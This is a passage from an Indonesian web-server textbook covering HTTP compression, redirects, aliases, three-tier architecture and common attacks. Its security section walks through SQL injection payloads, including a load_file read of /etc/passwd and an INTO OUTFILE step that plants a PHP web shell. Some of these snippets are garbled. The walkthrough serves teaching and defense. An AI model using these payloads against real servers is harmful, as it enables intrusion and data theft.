Di HTTP/1.1, hanya ketiga bentuk kompresi ini yang digunakan. Ini tidak menghalangi formulir lain untuk ditambahkan, terutama saat kami beralih ke HTTP/2. Seperti disebutkan sebelumnya di bab ini, header HTTP mencakup Accept-Encoding dan Content-Encoding. Yang pertama digunakan oleh klien dalam header permintaan untuk menunjukkan bentuk kompresi mana yang dapat diterima. Yang terakhir digunakan oleh server di header respons untuk menunjukkan formulir mana yang telah digunakan. Terserah server untuk melakukan kompresi pada file sebelum mengirimnya, dan terserah browser web untuk melakukan dekompresi saat menerimanya. Kemungkinan file statis (mis., yang belum dibuat secara dinamis) akan dikompresi sebelum disimpan. Seperti disebutkan saat membahas negosiasi konten, file mungkin ada dalam berbagai bentuk, jadi, jika kompresi akan digunakan, kemungkinan besar akan ada versi terkompresi dari setiap file untuk setiap bentuk kompresi yang akan digunakan server web. . Karena kompresi akan dilakukan dengan baik sebelumnya, tidak perlu khawatir tentang waktu kompresi, jadi, kompres tidak akan digunakan kecuali jika klien secara khusus memintanya. Satu-satunya alasan klien mungkin meminta kompres adalah karena waktu dekompresi lebih penting daripada jumlah kompresi yang mungkin diperoleh file.

Satu nilai tambahan dapat diterapkan dengan header Accept-Encoding: identitas. Ini adalah nilai default dan memiliki arti bahwa pengkodean tidak boleh dilakukan. Jadi, jika tidak ada header Accept-Encoding, atau ada dengan identitas nilai, server tidak boleh mengompres file dalam keadaan apa pun. Identitas nilai tidak boleh muncul di header Content-Encoding.

Bentuk Pengalihan

Di HTTP, ada serangkaian kode status pengalihan. Gagasan di balik pengalihan adalah bahwa server web akan mengubah URL yang diminta menjadi URL baru. Alasan pengalihan adalah untuk menyediakan mekanisme untuk menunjukkan bahwa sumber daya telah dipindahkan atau tidak lagi tersedia atau untuk mengirim permintaan ke tempat lain (seperti ke halaman generik atau ke situs web lain sekaligus). Dalam buku teks ini, kami menyertakan dua cara pengalihan lainnya. Cara pertama adalah penggunaan alias untuk menentukan tautan simbolis ke lokasi lain dalam sistem file, dan cara kedua adalah penggunaan aturan penulisan ulang. Kami akan memeriksa semua ini secara rinci di Bab 2 sehubungan dengan Apache, tetapi mari kita perkenalkan konsepnya di sini.

Dalam HTTP, pengalihan URL adalah salah satu di mana server mengubah URL untuk mencerminkan bahwa URL yang ditunjukkan tidak lagi (atau saat ini tidak valid). Untuk mendukung hal ini, HTTP memiliki beberapa kode status, yang semuanya berkisar antara 301 hingga 307. Kita melihatnya di Tabel 1.2, dengan pengecualian 302 (ditemukan, atau pengalihan sementara di HTTP versi 1.0) dan 303 (lihat lainnya). Mari kita jelajahi kode-kode ini lebih detail.

- 301—dipindahkan secara permanen. Kode ini digunakan saat sumber daya telah dipindahkan ke lokasi baru dan URL lama tidak lagi valid.
- 302—ditemukan. Kode ini tidak lagi digunakan, kecuali untuk menjaga kompatibilitas ke belakang. Maksud dari kode ini adalah bahwa URL yang diminta salah atau kedaluwarsa, tetapi melalui beberapa bentuk skrip CGI, URL baru telah dibuat, sehingga sumber daya ditemukan.
- 303—lihat lainnya. Di sini, URL yang diminta tidak tersedia, tetapi sebagai gantinya ditawarkan URL alternatif. Kode 303 dan URL baru dikembalikan.
- 307—pengalihan sementara. Dalam hal ini, URL untuk sementara dialihkan ke URL lain. Ini mungkin hasil dari sumber daya asli yang tidak tersedia karena server tempatnya berada sedang down, atau mungkin karena sumber daya sedang mengalami perubahan, dan sementara itu, sumber daya lain sedang tersedia.

Dalam kasus kode status 301, 303, atau 307, kode, bersama dengan URL baru, dikembalikan dalam respons HTTP. Terserah klien web untuk mengeluarkan permintaan HTTP baru dengan menggunakan URL baru. Selain keempat kode status ini, kode status 410 menunjukkan bahwa suatu item tidak lagi tersedia, tetapi tidak seperti 301, 303, atau 307, server web tidak menawarkan URL baru untuk digunakan. Sebaliknya, kode status 410 akan menghasilkan pesan kesalahan di browser Anda.

Anda mungkin bertanya-tanya tentang kode status 3xx lainnya. Kami telah melihat bahwa 300 (Pilihan Ganda) digunakan untuk menunjukkan bahwa banyak sumber daya tersedia untuk memenuhi permintaan tertentu. Kode status 304 (Tidak Dimodifikasi) dan 305 (Gunakan Proxy) digunakan bersama dengan server proxy. Dengan 304, server memberi tahu server proxy bahwa versi sumber daya yang di-cache masih valid dan harus digunakan (sehingga mengurangi keharusan server mengirim sumber daya itu sendiri), sedangkan 305 memberi tahu klien bahwa ia harus menggunakan server proxy yang alamatnya ditunjukkan

dalam respons HTTP. Ini adalah bentuk pengalihan tetapi bukan pengalihan yang memerlukan pembuatan URL alternatif.

Bentuk pengalihan yang jauh lebih sederhana dan lebih efisien adalah alias. Ingatlah bahwa URL akan menyertakan nama server, jalur dalam ruang file web ke sumber daya, dan nama sumber daya. Dengan memiliki jalur, ini memungkinkan kita mengatur ruang web secara hierarkis dan dengan demikian tidak memiliki kumpulan file yang berantakan dalam satu direktori. Namun, menempatkan semua file dalam satu area hierarki sistem file dapat menyebabkan masalah keamanan. Pertimbangkan, misalnya, file kata sandi otentikasi berada di dalam ruang ini. Ini dapat menyebabkan peretas mencoba mengakses file kata sandi untuk mendapatkan akses yang dilindungi kata sandi melalui akun orang lain. Selain itu, skrip sisi server harus dijalankan di area sistem file yang memiliki hak aksesnya sendiri sehingga skrip dapat dijalankan tanpa khawatir bahwa file nonskrip akan dieksekusi sekaligus mengamankan file data penting seperti file kata sandi.

Penggunaan alias memungkinkan kita untuk memisahkan konten web ke lokasi yang berbeda selain dari direktori situs web yang ditentukan. Misalnya, kami mungkin telah menempatkan seluruh konten situs web di direktori Unix/Linux /usr/local/apache/www (dan subdirektorinya). Namun, untuk tujuan keamanan, kami telah menempatkan semua file kata sandi di /usr/local/apache/file kata sandi dan semua skrip sisi server di /usr/local/apache/cgi-bin.

Setiap URL ke server ini secara implisit akan mereferensikan ruang direktori di atau di bawah /usr/local/apache/www, seperti URL www.someserver.com/stuff/foo.php, yang memetakan ke lokasi aktual /usr/local/ apache/www/stuff. Jika kita mereferensikan file di luar /usr/local/apache/www, apa yang terjadi pada path/file di URL? Misalnya, skrip sisi server ada di /usr/local/apache/cgi-bin/foo.pl. Namun, URL yang menentukan foo.pl tidak akan dipetakan ke direktori cgi-bin tetapi ke direktori www. Di sinilah alias masuk. Kami menentukan alias untuk menerjemahkan URL /usr/local/apache/www/stuff/foo.php ke/usr/local/apache/cgi-bin/foo.php. Sekarang, ketika URL menentukan foo.php, itu dipetakan ke lokasi yang tepat. Perhatikan bahwa alias ini bukan tautan simbolis (atau lunak). Kami belum membuat tautan seperti itu di dalam sistem operasi. Sebaliknya, server web berisi alias ini, sehingga URL dapat ditulis ulang.

Selain menggunakan alias sebagai sarana keamanan, kita juga akan menggunakan alias jika ingin memindahkan konten dari satu direktori ke direktori lain. Pertimbangkan, misalnya, beberapa konten ditempatkan di direktori /usr/local/apache/www/old. Kami telah memutuskan untuk mengganti nama direktori ini dari yang lama menjadi arsip. Namun, jika kami hanya mengubah nama direktori, URL lama sekarang menjadi tidak valid. Sebagai gantinya, kami mengganti nama direktori dari yang lama menjadi arsip. Alias yang menerjemahkan jalur URL apa pun dari /usr/local/apache/www/old ke /usr/local/apache/www/archive akan menyelesaikan masalah ini dengan mudah bagi kami.

Terkait dengan alias adalah penggunaan tautan simbolik (atau lunak). Kami mungkin menggunakan tautan simbolik jika kami memindahkan atau mengganti nama file dan tidak ingin menggunakan alias untuk menangani URL. Tautan simbolik akan membutuhkan lebih sedikit sumber daya dari server web. Tautan simbolik dapat menghadirkan pelanggaran

keamanan, sehingga server web menawarkan kontrol atas apakah tautan simbolik dapat diikuti atau tidak.

Variasi dari tautan simbolik adalah untuk menyediakan pengguna dengan ruang web mereka sendiri, yang disimpan tidak di bawah bagian ruang web dari sistem file tetapi di direktori home pengguna mereka sendiri. Anda mungkin pernah melihat ini di URL saat Anda menggunakan ~ untuk menunjukkan ruang pengguna. Misalnya, www.nku. edu/~foxr bukanlah tautan simbolis atau alias, seperti yang dijelaskan sebelumnya. Sebaliknya, server web, ketika melihat ~foxr, tahu untuk memetakan ini ke lokasi lain dari ruang file, dalam hal ini, direktori home foxr.

Tidak seperti pengalihan, seperti yang dibahas dalam paragraf sebelumnya, bentuk pengalihan alias/tautan simbolik/direktori pengguna hanya memanipulasi sebagian dari URL (jalur), dan URL baru mencerminkan lokasi di server web ini tetapi tidak harus di bawah ruang web hirarki. Selanjutnya, kode status pengalihan 3xx mengharuskan klien mengirimkan permintaan HTTP baru. Di sini, sebagai gantinya, satu permintaan dipenuhi oleh server. Faktanya, alias dilakukan tanpa sepengetahuan klien karena, jika berhasil, respons HTTP akan menghubungi 200 kode status sukses.

Salah satu bentuk pengalihan terakhir, yang dikenal sebagai aturan penulisan ulang, adalah yang paling kompleks. Aturan penulisan ulang bukan bagian dari HTTP tetapi sesuatu yang tersedia di beberapa server web (termasuk Apache dan IIS). Dengan aturan penulisan ulang, satu atau beberapa ketentuan diuji berdasarkan permintaan HTTP. Mengingat hasil dari kondisi tersebut, URL dapat ditulis ulang. Kami akan menjelajahi ini dengan Apache di Bab 2 dan tidak membahasnya lebih detail di sini.

1.8 MASALAH SERVER WEB

Karena server web memainkan peran sentral dalam era informasi kita, baik dengan menyebarkan informasi, dengan menyediakan portal untuk berkomunikasi dengan suatu organisasi, atau dengan menawarkan e-commerce dan hiburan, sebagian besar server web organisasi sangat penting untuk bisnis, operasional mereka. kesejahteraan, dan persepsi publik. Ada sejumlah masalah berbeda yang harus dihadapi organisasi untuk memastikan bahwa server web mereka aman, dapat diakses, dan efektif. Pada bagian ini, kami mempertimbangkan beberapa masalah teknis (kami tidak memeriksa konsep seperti tata letak situs web dan kemudahan aksesibilitas).

Keamanan dan jaminan informasi melarang tiga tujuan untuk informasi organisasi: kerahasiaan, integritas, dan ketersediaan (CIA). Kerahasiaan mengharuskan konten hanya dapat diakses oleh pengguna yang berwenang. Tujuan khusus ini dapat dipikirkan dalam beberapa cara. Pertama, otentikasi diperlukan sehingga pengguna harus membuktikan bahwa dia adalah pengguna data yang valid. Namun, data belum tentu diotorisasi dengan cara yang sama untuk pengguna yang valid. Satu pengguna mungkin memerlukan akses baca-tulis ke data, sedangkan yang lain hanya dapat diberikan akses baca karena pengguna tersebut tidak memiliki alasan untuk menulis ke data tersebut.

Biasanya, peran diberikan kepada pengguna sedemikian rupa sehingga peran yang berbeda memiliki hak akses yang berbeda. Satu pengguna mungkin memiliki peran yang

mengizinkan akses baca-saja ke satu kumpulan data dan peran yang mengizinkan akses baca-tulis ke kumpulan data lainnya. Kedua, enkripsi dapat memastikan bahwa informasi rahasia tidak dapat dipahami jika dicegat. Kami telah membahas mekanisme untuk autentikasi dan enkripsi. Namun, kerahasiaan juga harus dijamin dengan cara lain. dan di sinilah perangkat lunak dan keamanan sistem operasi berperan.

Integritas mensyaratkan bahwa data akurat. Ada tiga dimensi integritas. Pertama, entri data harus benar. Merupakan tanggung jawab seseorang untuk memeriksa apakah data yang dimasukkan sudah benar. Dalam banyak kasus, data yang dimasukkan ke server web dimasukkan oleh pengguna melalui formulir web. Ini menempatkan tanggung jawab pada pengguna untuk memastikan data yang benar. Untuk mendukung ini, biasanya formulir web menggunakan beberapa bentuk skrip sisi klien untuk menguji keakuratan data. (Apakah nomor telepon memiliki digit yang cukup? Apakah nomor kartu kredit sesuai dengan jenis kartu?) Setelah dimasukkan, data ditampilkan, sehingga pengguna dapat memperbaiki ketidakakuratan. Kedua, perubahan data harus dicatat sehingga audit dapat dilakukan untuk mengetahui kapan dan oleh siapa data telah dimodifikasi. Ketiga, data harus disimpan dengan aman dan andal sehingga tidak dapat diubah tanpa otorisasi (mis., oleh peretas) dan agar dapat dipulihkan jika terjadi kegagalan penyimpanan sekunder. Menyimpan data dengan aman dapat dilakukan melalui enkripsi dan dengan memberikan keamanan yang tepat ke database backend atau sistem operasi yang menyimpan data, sambil memastikan penyimpanan yang andal melalui pencadangan dan penyimpanan redundan (mis., Redundant Array of Independent Disks [RAID]).

Aksesibilitas mengharuskan data tersedia saat dibutuhkan. Sasaran ini juga didukung oleh cadangan dan redundansi yang andal; namun, ini juga membebani server web organisasi untuk dapat diakses. Serangan Denial of Service (DOS), misalnya, dapat menggagalkan tujuan ini. Selain itu, pencadangan yang memakan waktu dan kebutuhan untuk mengautentikasi seringkali juga dapat menyebabkan kurangnya aksesibilitas. Oleh karena itu, tujuan kerahasiaan dan integritas seringkali bertentangan dengan tujuan aksesibilitas. Pada bagian ini, kita melihat beberapa masalah yang terlibat dalam mempertahankan CIA.

Backend Database

AMP adalah singkatan dari ***Apache, MySQL, dan PHP*** (atau Perl atau Python). Ini adalah akronim populer yang terkait dengan penggunaan Apache untuk server web, MySQL untuk basis data backend, dan bahasa skrip (PHP, Perl, Python, atau lainnya) untuk menghubungkan keduanya. Meskipun tidak ada persyaratan bahwa database backend diimplementasikan dengan menggunakan MySQL, MySQL adalah open source dan sangat populer, sehingga akronimnya umum.


Kami menggunakan database backend untuk mendukung e-commerce dan aplikasi web lainnya. Basis data dapat, misalnya, menyimpan informasi pelanggan, informasi produk, inventaris yang tersedia, dan pesanan untuk mendukung e-commerce. Di luar e-commerce, database backend mungkin menyimpan artikel berita yang dapat diposting secara otomatis ke situs web. Anda akan menemukan ini tidak hanya di situs pelaporan berita seperti CNN dan ESPN tetapi juga di universitas, perusahaan, dan organisasi nirlaba. Alternatifnya,

database backend dapat memungkinkan karyawan atau klien organisasi untuk mengakses informasi pribadi seperti pasien yang mengakses hasil tes atau karyawan yang memperbarui data pribadinya.

Untuk menggabungkan server web dan database, biasanya dikembangkan arsitektur multitier. Tingkatan mewakili fungsi berbeda yang diperlukan untuk server web dan database untuk berkomunikasi. Arsitektur tiga tingkat yang populer terdiri dari yang berikut ini:

- ***Tingkat presentasi front-end***: Ini adalah situs web, juga disebut sebagai portal web. Jelas, situs web berjalan di server web. Apakah server web menawarkan lebih dari sekadar portal ke klien? Keputusan ini memengaruhi beban yang mungkin harus ditangani oleh portal web, tetapi juga menentukan bagaimana keamanan yang diterapkan di server dapat memengaruhi akses.
- ***Logic tier***: Juga disebut application tier, level ini biasanya ditangani melalui skrip sisi server, yang tugasnya adalah mengakses data dari portal web dan mengubahnya menjadi kueri untuk database backend. Basis data backend biasanya akan menggunakan beberapa bentuk SQL, jadi skrip harus mengonversi data pengguna dan permintaan menjadi kueri SQL untuk dikirimkan ke basis data backend. Level ini juga bertanggung jawab untuk mengambil data yang dikembalikan (biasanya dalam bentuk database) dan mengubahnya menjadi format yang dapat dilihat di browser web. Selain itu, skrip harus memastikan bahwa data dalam formulir web adalah sah dan bukan merupakan serangan. Skrip pada level ini sering ditulis dengan menggunakan ASP, Php, Perl, atau Python, tetapi ada sejumlah bahasa lain yang telah atau terus digunakan, termasuk Ruby on Rails, Java, ColdFusion, dan C/C++.
- ***Tingkat data***: Ini adalah sistem manajemen basis data (DBMS), digabungkan dengan file basis data sebenarnya. Jangan bingung DMBS dengan database. DBMS adalah perangkat lunak yang kami gunakan untuk membuat dan memanipulasi basis data, sedangkan basis data adalah satu atau lebih file data. MySQL adalah DBMS, tetapi database backend populer lainnya diimplementasikan dengan menggunakan Oracle, Microsoft Access, dan Microsoft SQL Server. Perpaduan Microsoft Access dan Microsoft SQL Server diterapkan dalam pengaturan backend Two Database, dimana Access database sebenarnya berfungsi sebagai tier tambahan yang menjadi frontend backend Microsoft SQL Server.

Selain arsitektur yang mengimplementasikan fungsi dari komponen-komponen ini, keputusan lainnya adalah apakah komponen-komponen ini harus berada pada mesin fisik yang sama atau pada mesin yang terpisah. Misalnya, satu komputer mungkin ditugaskan sebagai server web (yang juga akan menjalankan skrip sisi server), sedangkan yang lain mungkin hanya menjalankan DBMS. Variasi cara memisahkan tiga tingkatan arsitektur ini ditunjukkan pada Gambar 1.9.



Gambar 1.9 Arsitektur tiga tingkat didistribusikan di seluruh server.

Keamanan Server Web

Untuk mendukung secara langsung setiap komponen CIA, kami perlu memastikan bahwa server web dan basis data backend aman dari serangan. Ada banyak jenis serangan yang dapat terjadi pada web server atau database backend atau keduanya. Kami menghitung bentuk yang lebih umum sebagai berikut:

- **Serangan peretasan:** Upaya paksa untuk masuk ke server web melalui kata sandi administrator. Jika seorang peretas dapat memperoleh akses, jenis kerusakan yang dapat dilakukan peretas semacam itu hampir tidak terbatas, mulai dari menghapus file hingga mengunggah file mereka sendiri untuk mengganti file yang ada hingga mengubah konten file. Ini bahkan dapat mencakup file yang disimpan di basis data backend mana pun. Jika basis data dienkripsi, data tertentu mungkin tidak dapat diubah tetapi data dapat dihapus. Untuk melindungi dari serangan peretasan, kata sandi administrator apa pun harus disimpan dengan aman dan harus menjadi kata sandi yang sangat menantang untuk ditebak. Selanjutnya, setiap administrator harus mengakses server hanya melalui komputer di tempat atau melalui komunikasi terenkripsi.
- **Buffer overflow:** Jenis serangan ini adalah salah satu bentuk serangan tertua di komputer mana pun. Idenya adalah buffer, yang biasanya disimpan sebagai larik dalam memori, mungkin diimplementasikan dengan buruk sehingga menambahkan terlalu banyak konten akan menyebabkan lokasi memori setelah buffer ditimpa. Dengan meluapkan buffer, seorang peretas yang pandai dapat memasukkan perintahnya sendiri ke dalam lokasi memori tersebut. Jika lokasi memori tersebut berisi kode program, ada kemungkinan bahwa perintah yang baru dimasukkan dapat dijalankan sebagai pengganti instruksi lama. Perintah-perintah baru ini benar-benar dapat mengendalikan komputer, menjalankan instruksi untuk mengunggah virus atau program untuk mendapatkan kendali lebih lanjut atas komputer. Saat ini, sebagian besar pemrogram diajari cara

mengatasi masalah ini dalam kode mereka sehingga serangan semacam itu tidak mungkin terjadi, tetapi kode lama masih dapat berisi implementasi buffer yang cacat.

- **Injeksi SQL**: Mungkin, jenis serangan paling umum yang menargetkan database backend, injeksi SQL adalah penyisipan instruksi SQL ke dalam formulir web. SQL adalah bahasa kueri terstruktur, bahasa yang digunakan sebagian besar basis data untuk menyimpan, memodifikasi, dan mengambil data dari basis data. Formulir web memungkinkan pengguna untuk memasukkan informasi yang akan dimasukkan ke dalam atau digunakan untuk memodifikasi entri basis data. Peretas yang pandai dapat mencoba menempatkan instruksi SQL ke dalam formulir web. Hasilnya adalah daripada memasukkan data, instruksi SQL dioperasikan, menyebabkan beberapa perubahan pada database atau pengambilan informasi yang mungkin aman dari database. Misalnya, kode SQL berikut akan memodifikasi entri ke dalam relasi basis data yang disebut pelanggan, dengan mengubah saldo akun mereka menjadi 10.000.

```
SELECT username , balance FROM customers
WHERE username = 'frank zappa'
UPDATE Customers
SET balance = 10000 ;
```

Keberhasilan instruksi ini tergantung pada beberapa faktor. Pertama, skrip yang berjalan sebagai respons terhadap formulir web ini mengubah akses ke database. Kedua, ada tabel yang disebut pelanggan dan ada bidang di tabel ini yang disebut nama pengguna dan saldo. Terakhir, Frank Zappa adalah nama pengguna yang valid dalam relasi ini. Peretas yang cerdik, dengan beberapa eksperimen, dapat dengan mudah mengidentifikasi nama tabel dan nama bidang. Untuk menghasilkan kueri SQL di atas, pengguna dapat mencoba membuat URL yang diterjemahkan langsung ke dalam perintah SQL. Ini mungkin terlihat seperti berikut:

```
http://someserver.com/customers.php?command=modify&id='frankzappa'&balance='10000'
```

Untuk melindungi dari bentuk serangan ini, kami mungkin menerapkan skrip sisi klien dan sisi server untuk mencegat formulir web atau URL apa pun dengan string kueri dan menentukan apakah kode tersebut terlihat seperti serangan. Tentu saja, ini lebih mudah diucapkan daripada dilakukan.

- ***Skrip lintas situs***: Jenis serangan ini dilakukan dengan memasukkan skrip sisi klien ke dalam data yang dikirim dari server web kembali ke klien web. Karena halaman web yang dikembalikan akan dianggap dapat dipercaya oleh klien web, mengeksekusi kode sisi klien apa pun yang ditemukan di halaman web akan dilakukan tanpa pemeriksaan keamanan dalam bentuk apa pun. Hasil dari eksekusi skrip sisi klien dapat berupa apa saja mulai dari mengembalikan nilai yang disimpan dalam cookie mengembalikan nilai tersimpan lainnya seperti kata sandi, atau mendapatkan hak akses ke komputer atau jaringan klien. Anda mungkin bertanya-tanya bagaimana sebenarnya skrip sisi klien yang

berbahaya dimasukkan ke dalam halaman web. Karena banyak server web menjalankan modul pihak ketiga dan beberapa di antaranya diketahui memiliki kelemahan, kelemahan tersebut dapat dieksploitasi untuk menyelesaikan pembuatan skrip lintas situs. Bisa juga orang yang bekerja dengan atau sebagai administrator situs web yang menyisipkan skrip berbahaya. Variasi skrip lintas situs adalah pemalsuan permintaan lintas situs. Dalam hal ini, perintah yang tidak sah dikirim dari klien ke server, di mana server telah memutuskan bahwa klien dapat dipercaya, dan oleh karena itu, perintah yang dikeluarkan dapat diterima. Pertimbangkan, misalnya, bahwa pengguna telah diautentikasi dengan server. Saat sesi itu sedang berlangsung, seorang peretas dapat memasuki koneksi dan mengirimkan perintahnya sendiri ke server dengan kedok pengguna yang diautentikasi. Sekarang, orang ini melakukan pembelian yang akan dikaitkan dengan pengguna yang diautentikasi atau mengubah kata sandi pengguna yang diautentikasi.

- ***Denial of service***: serangan Denial of service sangat sering terjadi, dan meskipun tidak berpotensi merusak database backend, serangan ini dapat membuat frustrasi dan merugikan organisasi. Dalam serangan DOS, server dibanjiri dengan permintaan HTTP palsu hingga server tidak dapat menangani permintaan yang sah. Ada sejumlah metode untuk melancarkan serangan DOS, seperti dengan mengeksploitasi kelemahan pada TCP/IP. Misalnya, salah satu metode adalah meracuni tabel ARP sehingga permintaan web dicegat dan tidak dikirim ke server tetapi ke beberapa lokasi lain di Internet. Pendekatan lain adalah menginfestasi LAN server dengan worm yang menghasilkan miliaran permintaan. Meskipun pada awalnya serangan DOS mengejutkan administrator web, membentengi sistem operasi tempat server web berjalan dapat mengurangi potensi serangan semacam itu. Misalnya, firewall dapat dibuat untuk membatasi jumlah pesan masuk dari satu sumber selama periode waktu tertentu (mis., tidak lebih dari 10 per detik).
- ***Memanfaatkan kelemahan yang diketahui***: Karena sebagian besar server web berjalan di Unix atau Linux, masalah yang diketahui dapat dieksploitasi. Demikian pula, ada kelemahan yang diketahui dalam bahasa seperti PHP. Meskipun anggota komunitas open-source telah menambal banyak kelemahan yang diketahui, kelemahan baru teridentifikasi setiap tahun.

Mari kita perhatikan sebuah contoh. Kami memiliki server web yang dapat menjalankan PHP dan database MySQL backend. Kami memiliki halaman web tertentu dengan formulir web. Setelah klien mengisi formulir web dan mengirimkannya, permintaan HTTP terbentuk di mana informasi dari formulir web ditempatkan di string kueri URL. Untuk contoh ini, mari kita asumsikan bahwa permintaan HTTP adalah untuk file skrip bernama foo.php, yang ketika dipanggil, memeriksa string kueri URL dan, jika secara sintaksis valid, membuat kueri SQL untuk dikirim ke database MySQL . Skrip mengharapkan satu parameter, id=angka, di mana angka adalah nomor ID dan ID adalah bidang dalam relasi database mysql. Jika nomor ID valid, entri dari relasi dikembalikan. Anda mungkin bertanya-tanya bagaimana kami tahu bahwa sintaks string kueri harus id=angka, tetapi cukup mudah untuk menemukannya hanya

dengan memasukkan data palsu ke dalam formulir web dan melihat permintaan HTTP dihasilkan; bahkan jika nomor ID salah, itu menghasilkan respon kesalahan dari web server.

Sekarang kita tahu apa yang diharapkan skrip, kita bisa menggunakan beberapa eksploit untuk memanfaatkan pengetahuan ini. Jika relasi database berisi bidang lain yang mungkin ingin kita jelajahi, kita dapat bereksperimen dengan menambahkan lebih banyak parameter ke string kueri kita, seperti id=angka&kata sandi=nilai. Kami mungkin, dengan mencoba upaya seperti ini, menentukan bahwa kata sandi adalah bidang yang valid, tergantung pada apakah kami mendapatkan pesan kesalahan bahwa kata sandi tidak diketahui atau kami memasukkan kata sandi yang salah. Selanjutnya, kita dapat mencoba memasukkan perintah SQL kita sendiri sebagai bagian dari string kueri. Perintah SQL berikut akan menampilkan kata sandi untuk semua pengguna sistem karena bagian kedua dari kondisi selalu benar.

```
SELECT passwd
FROM foo
WHERE id=1 OR 1=1;
```

Kami tidak akan secara langsung menempatkan kueri SQL ini ke dalam string kueri kami, melainkan menyematkannya di dalam pernyataan yang akan dikirim skrip PHP ke server MySQL dengan menggunakan salah satu fungsi server MySQL. String kueri akan terlihat aneh karena kita harus menerapkan beberapa pengetahuan SQL tambahan untuk membuatnya benar secara sintaksis. Kami datang dengan yang berikut:

```
?id=1' OR 1=1 - -
```

Tanda kutip menyebabkan pernyataan WHERE aktual muncul sebagai berikut:

```
WHERE id = '1' OR 1=1
```

Kami sekarang menambahkan lebih banyak perintah SQL ke string kueri kami untuk mengelabui database lebih lanjut. Satu perintah MySQL disebut load_file. Dengan ini, kami dapat menyebabkan file terpisah ditambahkan ke apa pun yang dikembalikan oleh string kueri kami. Kami sekarang menyempurnakan string kueri menjadi sebagai berikut:

```
?id=1' OR 1=1 UNION select 2 ' load_file ("/etc/passwd")
```

String ini melakukan penyatuan dengan apa yang dikembalikan oleh bagian pertama kueri dengan file /etc/passwd, yang di Unix/Linux adalah daftar semua nama akun pengguna di sistem kami (sebenarnya tidak berisi kata sandi). Kami juga dapat memuat file /usr/local/apache2/etc/httpd.conf untuk melihat file konfigurasi server web (jika, sebenarnya, server disimpan di direktori itu dan file tertentu itu dapat dibaca).

Alih-alih memuat file, kami dapat mengunggah file kami sendiri. String kueri berikut akan menyebabkan item dalam tanda kutip ganda dihasilkan sebagai file baru, yang dalam hal ini disebut /tmp/evil.php.

```
?id=1' OR 1=1 UNION select 2,
```

```
"?php system ($_REQUEST {'cmd' }) ; ?>" INTO OUTFILE '/usr/local/
Apache2/htdocs/evil1.php
```

Sekarang, kita dapat memanggil program ini dengan perintah Unix/Linux pilihan kita, seperti berikut:

```
?evil.php?cmd=cat /etc/passwd/
```

Di sini, kami tidak lagi menjalankan program foo.php tetapi program yang kami unggah sendiri. Perintah yang ingin kita jalankan dengan menggunakan instruksi 'cmd' di PHP adalah cat/etc/passwd, yang akan menampilkan informasi akun pengguna, mirip dengan apa yang kita lihat sebelumnya dengan pernyataan load_file.

Ada beberapa eksploit terkenal namun sederhana yang memungkinkan peretas mendapatkan kendali atas server web melalui PHP. Kelemahan tersebut dapat digunakan untuk menyerang database backend atau menjalankan perintah Unix/Linux. Seperti yang akan kita lihat di Bab 2, kita dapat melindungi dari serangan semacam itu dengan mendefinisikan aturan yang mencari konten dalam URL yang seharusnya tidak muncul, seperti $_REQUEST atau 1=1. Namun, masalah yang lebih rumit dari serangan, konten dalam string kueri dapat disamarkan dengan mengkodekan teks ASCII sebagai karakter heksadesimal yang setara. Misalnya, ?id=1 dapat dikodekan sebagai %3F%69%64%3D%31. Jika kita memiliki aturan yang mencari id=, aturan tersebut tidak akan cocok ketika string kueri telah diubah agar muncul dalam karakter heksadesimal. Gagasan pengkodean bagian serangan dengan menggunakan notasi heksadesimal dikenal sebagai serangan yang disamarkan.

Ini hanyalah beberapa jenis serangan yang kami lihat di server web. Jauh di luar cakupan teks ini untuk masuk ke detail yang cukup untuk memahami semua jenis serangan atau untuk mempersiapkan server Anda melawan serangan ini. Di Bab 2, kita akan meluangkan waktu membahas cara melindungi server web Apache, tetapi jika Anda seorang administrator web, Anda akan lebih baik jika mempelajari semua eksploit ini secara mendetail.

Keseimbangan Beban

Ketika sebuah situs mengharapkan untuk menerima ribuan, jutaan, atau lebih banyak permintaan setiap jam dan juga harus menangani skrip sisi server, masuk akal untuk menggunakan lebih dari satu komputer untuk mengambil peran server. Toko yang lalu lintasnya melebihi kemampuannya dapat berkembang dari satu server menjadi dua dan kemudian yang ketiga, sesuai kebutuhan. Satu kasus ekstrim terlihat dengan Google, yang diperkirakan memiliki lebih dari 1 juta server. Load balancing adalah salah satu solusi untuk memastikan aksesibilitas.

Ketika sebuah situs memiliki banyak server, siapa yang memutuskan server mana yang akan menangani permintaan berikutnya? Kami menjelajahi beberapa solusi untuk masalah ini di Bab 5 saat kami melihat penyeimbangan beban DNS. Kita akan melihat solusi lain di Bab 3 saat kita melihat server proxy. Namun, di mana pun solusi tersebut diimplementasikan, solusi tersebut dikenal sebagai load balancing. Gagasan di balik

penyeimbangan muatan adalah untuk menentukan server mana yang saat ini memiliki beban paling sedikit (jumlah pekerjaan paling sedikit) dan mengeluarkan permintaan berikutnya ke server itu. Load balancing adalah solusi tidak hanya untuk server web tetapi juga dapat digunakan untuk menangani permintaan DNS, akses mesin virtual, akses ke database backend, menangani permintaan Internet Relay Chat, atau transfer berita. Konsepnya sebagian besar sama, terlepas dari jenis server yang didukung oleh load balancing. Jadi di sini, kami jelaskan secara singkat konsep-konsepnya.

